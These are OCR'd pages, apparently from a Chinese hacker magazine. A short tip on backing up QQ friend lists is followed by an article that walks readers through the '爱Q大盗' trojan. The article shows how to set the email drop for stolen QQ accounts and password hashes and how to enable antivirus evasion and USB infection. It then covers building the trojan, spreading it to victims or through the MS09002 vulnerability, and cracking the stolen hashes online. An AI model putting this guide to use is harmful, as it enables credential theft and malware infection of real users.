


图9




图10

六、备份QQ好友

大家都知道QQ会员有克隆QQ好友这个特殊的功能吧，而我们这些非会员却享受不了这种服务，有时我们新申请了一个QQ号，想把以前的QQ好友都转到新申请的QQ号中，可是如果人数太多，这就会成为一件很费体力的事儿，但我们还有另一种方法，就是替换以QQ号命名的目录下的“User.db”文件，如图11。首先来到我们想要复制QQ好友的QQ号的目录下，复制

该目录下的“User.db”文件，然后粘贴到我们的新QQ号码的相应目录下，也就是替换新QQ号码目录下的“User.db”文件，有一点需要注意的是，在复制前一定要把所有的QQ都关闭掉。这样复制的QQ好友就会出现在新的QQ的陌生人一栏中，大家可以直接把他们拖到好友里面就行了，不过这种方法只适用于QQ2008版本。




图11




图12

还有另外一种方法，首先我们打开QQ秀的登录页面“http://show.qq.com/inc/login_box.html”，然后登录我们的QQ帐号和密码，登录后什么都不用管，直接把“http://qqring.qq.com/xml_friend_list.php”这个地址复制到登录后的QQ秀页面的地址栏上，回车后就会看到如图12所示的画面。

我们所有的QQ好友的帐号都在里面，接下来把这个网页保存或者复制下来进行备份，如果有一天QQ号被盗，QQ好友被删除，我们就可以通过这些好友备份的名单来添加丢失的好友了。

（本文所涉及到的QQClear、QQTab、qq截图工具、QQ快捷键.txt，已经收录到光盘中）

特洛伊QQ木马复苏与QQ钓鱼

文章难易度：★★ 文章阅读点：爱Q大盗的使用及QQ钓鱼的几种常用方法

kimchan

一、特洛伊QQ木马复苏—爱Q大盗

在网上找了很多关于盗Q的木马进行测试，结果发现大多数的盗Q木马都有各自的缺陷，这天又在网上找到了一款功能比较强悍而独特的盗Q软件，名字叫“爱Q大盗9.0正式版”，刚出来不久的。先前有个体验版，可是体验版带有几个BUG，现在我们使用的是正式版，体验版中的那几个BUG在正式版中已经被修复了。值得一提的是，这个版本的盗Q木马和先前的各种QQ木马是不相同的，先前的QQ木马是破坏QQ键盘锁，主动关闭用户的QQ，等待用户重新登录QQ后记录用户输入的QQ密码，但这个爱Q大盗的独特之处就在于不需要关闭用户的QQ，也可以盗取到用户的QQ帐号和密码，这比以前我们的QQ无缘无故的下线要好多了，可以迷惑到一些精明的QQ用户。

可能有人会奇怪为什么可以这样呢？我再补充一下，这个QQ木马盗取的不是一般的QQ密码，而是经过加密的QQ密码，也就是我们常说的hash值。可能又有读者要问了，我们盗取的是加密密码，那又有什么用呢？问的好，经常看X档案的读者应该还记得前几期杂志中关于破解本地QQ密码的一些文章吧，现在大家终于明白得到密码的hash值有什么用了吧！

爱Q大盗兼容所有的QQ版本，简单的说就是通杀，采用了新的方法完美的突破了保险箱的拦截，就是可以过360保险箱，另外还采用了反查毒、反杀毒、反删除技术，接下来就让我们揭开它神秘的面纱吧！

直接双击打开程序，“收信箱”就填写我们用来接收盗取到的QQ帐号和加密后密码的邮箱，这个木马只支持邮箱方式收信，不支持ASP空间收信，不能不说是一种遗憾，相信在后续的版本中会改变这点的。而“发信箱”就填写我们用来发信的邮箱，在下面填写这个邮箱的用户名和密码。也就是说，我们需要用到两个邮箱，一个用来发信，一个用来收信，相信这点难不倒大家吧。“发信服务器”的格式是：smtp.XXX.com。XXX代表你申请邮箱的那个网站的域名，如果是QQ邮箱，就填“smtp.qq.com”，如果是163的邮箱，就填“smtp.163.com”。“发信标题”最好填一些比较特殊的名字或字符，避免邮箱服务器那边对我们的信件进行拦截。至于“使用驱动保护技术”，说的简单一点就是自我保护，避免杀毒软件的查杀，建议大家都选上这一项，而“感染文件夹”就是有感染能力，可以感染其它盘符，包括U盘，如图1。



图1

设置好这些后就可以点击“测试发信”，打开我们的邮箱看看，是不是已经安静的躺着一封属于我们的信件了，如图2。最后点击“生成木马”就可以了，我们把生成好的QQ木马发送给别人来运行，当然大家也可以利用最近比较火的MS09002漏洞来进行挂马，如图3。




图2




图 3

现在我们打开邮箱来看一下成果吧，“QQIIN”就是我们盗取到的QQ帐号，后面的“PWDHASH”就是经过加密的QQ密码，下面还有一些本地连接的信息和IP 地址等，如图4。在得到加密后的QQhash 值该怎么办呢？当然是破解了，我们把加密后的密码拿到一些在线 md5 破解网站上（比如 http://www.cmd5.com）进行破解就可以了。

